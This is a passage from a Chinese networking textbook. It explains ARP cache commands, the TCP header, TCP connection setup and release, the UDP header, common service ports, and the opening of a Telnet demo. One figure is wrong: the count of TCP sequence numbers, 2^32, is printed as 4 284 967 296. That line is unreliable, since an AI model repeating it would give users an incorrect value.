（2）主机 A 发送 ARP 请求时，包含了自己的 IP 地址和物理地址的映射，而且 ARP 请求是以广播形式发送出去的，所以包括目的主机在内的网络中的所有主机都会收到此信息，可将此信息保存下来，以作下次使用。

（3）每台主机启动定时广播自己的 IP 地址和 MAC 地址的映射关系，以尽量避免其他主机对它进行 ARP 请求。

2.5.3　ARP 缓存表查看方法

ARP 缓存表是可以查看的，也可以添加和修改。在 Windows 系统下，可使用“arp -a”命令观察主机的 ARP 缓存表。图 2-10 中演示查看 ARP 缓存表。

用“arp -d”命令可以删除 ARP 表中所有的内容；用“arp -d +空格+ <指定 ip 地址>”可以删除指定 IP 所在行的内容；用“arp -s”可以手动在 ARP 表中指定 IP 地址与 MAC 地址的对应，类型为 static（静态），此项存在硬盘中，而不是缓存表，计算机重新启动后仍然存在，且遵循静态优于动态的原则，所以这个设置如果不正确，可能导致无法上网。




图 2-10　查看 ARP 缓存表

2.6　传输控制协议 TCP

TCP 可以提供面向连接的、可靠的、点到点的全双工传输。

（1）TCP 是面向连接的传输层协议。应用程序在使用 TCP 协议之前，必须先建立连接，在传送数据完毕后，必须释放已建立的 TCP 连接。

（2）TCP 提供可靠交付的服务。也就是说，通过 TCP 连接传送的数据，无差错、无丢失、不重复，并且按序到达。

（3）每一条 TCP 连接只能有两个端点，每一条 TCP 连接只能是点对点的。

（4）TCP 提供全双工通信，也就是说，TCP 允许通信双方的应用进程在任何时候发送数据。

2.6.1　TCP 的首部格式

TCP 报文段首部的前 20 个字节是固定的，后面有 $4N$ 字节是根据需要而增加的选项（N 是整数），因此，TCP 首部的最小长度是 20 字节，如图 2-11 所示。

（1）源端口和目的端口：各占 2 个字节，分别写入源端口号和目的端口号。

（2）序号：占 4 字节，序号范围是[0，$2^{32}-1$]，共 2^{32}（即 4 284 967 296）个序号，当序号增加到 $2^{32}-1$ 后，下一个序号就又回到 0。

（3）确认号：占 4 字节，是期望收到对方下一个报文段的第一个数据字节的序号。

（4）数据偏移：占 4 位，它指出 TCP 报文段的数据起始处距离 TCP 报文段的起始处有多远。

（5）保留：占 6 位，保留为今后使用，但目前应置为 0。

（6）紧急 URG：当 URG=1 时，表明紧急指针字段有效，这时要与首部中紧急指针字

段配合使用。

（7）确认 ACK：当 ACK=1 时，确认号字段才有效，TCP 规定，在连接建立后所有传送的报文段都必须把 ACK 置 1。

（8）推送 PSH：当 PSH=1 时，表示以最快的速度传输数据。

（9）复位 RST：当 RST=1 时，表明 TCP 连接中出现严重差错，必须释放连接，然后再重新建立传输连接。

（10）同步 SYN：在连接建立时用来同步序号，当 SYN=1 表示这是一个连接请求或连接接受报文。

（11）终止 FIN：用来释放一个连接，当 FIN=1 时，表明此报文段的发送方的数据已发送完毕，并要求释放传输连接。

（12）窗口：占 2 字节，窗口值是[0，$2^{16}-1$]之间的整数，窗口指的是发送本报文段的一方的接收窗口。窗口值告诉对方从本报文段首部中的确认号算起，接收方目前允许对方发送的数据量。

（13）检验和：占 2 字节，这个检验和与 IP 的检验和有所不同，它不仅对头数据进行校验还对内容进行校验。

（14）紧急指针：占 2 字节，它指出本报文段中的紧急数据的字节数。

（15）选项：长度可变，最长可达 40 字节。当没有使用选项时，TCP 的首部长度是 20 字节。




图 2-11　TCP 的首部格式

2.6.2　TCP 的工作原理

TCP 是面向连接的协议，传输连接是用来传送 TCP 报文的，TCP 传输连接的建立和释放是每一次面向连接的通信中必不可少的过程。TCP 在建立连接时需要三次确认，俗称“三次握手”，在断开连接的时候需要四次确认，俗称“四次握手”。

1．TCP 的连接建立

图 2-12 给出了 TCP 的建立连接的过程。假定主机 A 运行的是 TCP 客户程序，而 B 运行的是 TCP 服务器程序。

三次握手首先要求对本次连接的所有报文进行编号，取一个随机值作为初始序号。由于序号域足够长，可以保证序号循环一周时使用同一序号的旧报文早已传输完毕，网络上也就不会出现关于同一连接，同一序号的两个不同报文。在三次握手的一次握手中，A 首先向 B 发出连接请求报文段，这时首部中的同步位 SYN=1，同时选择一个初始序号 seq=x。第二次握手，B 接收到请求连接报文段后，如果同意建立连接，则向 A 发送确认。在确认报文段中 SYN 位和 ACK 位都置 1，确认号是 ack=x+1，同时也为自己选择一个初始序号 seq=y。第三次握手，当 A 收到 B 的确认后，还要向 B 发出确认，确认号是 ack=y+1，而自己的序号是 seq=x+1，这时，TCP 连接已经建立，A 和 B 就可以进行数据传送了。

2．TCP 的连接释放

TCP 连接释放过程比较复杂，如图 2-13 所示。




图 2-12　TCP 三次握手　　　　图 2-13　TCP 四次握手

第一次握手，A 的应用进程先向 TCP 发出连接释放报文段，并停止再发送数据，主动关闭 TCP 连接。A 的释放报文段首部的 FIN 置 1，其序号是 seq=u，它等于前面已传送过的数据的最后一个字节的序号加 1，这时 A 等待 B 的确认。第二次握手，B 收到连接释放报文段后即发出确认，确认号是 ack=u+1，而这个报文段自己的序号是 v，等于 B 前面已传送过的数据的最后一个字节的序号加 1，这时的 TCP 连接处于半关闭状态，即 A 已经没有数据要发送了，但 B 若发送数据，A 仍要接收，也就是说，从 B 到 A 的这个方向的连接并未关闭，A 收到来自 B 的确认后，等待 B 发出的连接释放报文段。第三次握手，B 发出连接释放报文段，报文段首部的 FIN 和 ACK 都置 1，序号 seq=w（在半关闭状态 B 可能又发送了一些数据），B 还必须重复上次已发送过的确认号 ack=u+1，这时 B 等待 A 的确认。第四次握手，A 在收到 B 的连接释放报文段后，必须对此发出确认，在确认报文段中把 ACK 置 1，确认号 ack=w+1，而自己的序号是 seq=u+1。

2.7 用户数据报协议 UDP

UDP 可以提供面向无连接的不可靠的支持点对点、点对多点的快速传输。

（1）UDP 是无连接的，即发送数据之前不需要建立连接，因此减少了开销和发送数据之前的时延。

（2）UDP 不保证可靠交付，使用尽最大努力交付。

（3）UDP 支持一对一、一对多、多对一和多对多的交互通信。

UDP 有两个字段：数据字段和首部字段。首部字段很简单，只有 8 个字节，如图 2-14 所示，由 4 个字段组成，每个字段的长度都是两个字节。各字段的意义如下。

（1）源端口：写入源端口号，在需要对方回信时选用，不需要时可用全 0。

（2）目的端口：写入目的端口号。

（3）长度：UDP 用户数据报的长度，其最小值是 8 个字节（仅有首部）。

（4）检验和：检测 UDP 用户数据报在传输中是否有错。




图 2-14 UDP 的首部格式

2.8 常用的网络服务

网络服务需要通过端口提供，常见的端口、端口使用的协议及该端口提供的服务如表 2-2 所示。本节重点介绍 Telnet 服务、FTP 服务、Web 服务。

表 2-2 常用服务端口列表

端口	协议	服务
21	TCP	FTP 服务
23	TCP	Telnet 服务
25	TCP	SMTP 服务
53	TCP/UDP	DNS 服务
80	TCP	Web 服务

2.8.1 Telnet 服务

Telnet 是 TELecommunications NETwork 的缩写，它是 Internet 远程登录服务的标准协议和主要方式，它为用户提供了在本地计算机上操作远程主机工作的能力。在终端用户的计算机上使用 Telnet 程序，用它连接到服务器，终端用户可以在 Telnet 程序中输入命令，

这些命令会在服务器上运行，就像直接在服务器的控制台上输入一样。要开始一个 Telnet 会话，必须输入用户名和密码来登录服务器。

使用 Telnet 协议进行远程登录时需要满足以下条件：在本地计算机上必须装有包含 Telnet 协议的客户程序；必须知道远程主机的 IP 地址或域名；必须知道登录标识与口令。Telnet 远程登录服务分为以下 4 个过程。

（1）本地与远程主机建立连接。该过程实际上是建立一个 TCP 连接，用户必须知道远程主机的 IP 地址或域名。

（2）将本地终端上输入的用户名和口令及以后输入的任何命令或字符以 NVT（Net Virtual Terminal）格式传送到远程主机，该过程实际上是从本地主机向远程主机发送一个 IP 数据包。

（3）将远程主机输出的 NVT 格式的数据转化为本地所接受的格式送回本地终端，包括输入命令回显和命令执行结果。

（4）最后，本地终端对远程主机进行撤销连接，该过程是撤销一个 TCP 连接。

下面以实例演示 Telnet，这里将真实机作为终端用户的计算机，虚拟机作为远程服务器。

1．开启真实机下的 Telnet 功能

由于 Telnet 是明文传输的，安全性较差，在 Windows 7 系统中已经禁用了 Telnet 服务，因此，需要重新开启 Windows 7 下的 Telnet 服务。打开“控制面板”，选择“程序”，然后选择“打开或关闭 Windows 功能”，由于这里真实机作为客户端使用，这里只将“Telnet 客户端”选中，单击“确定”按钮即可，如图 2-15 所示。

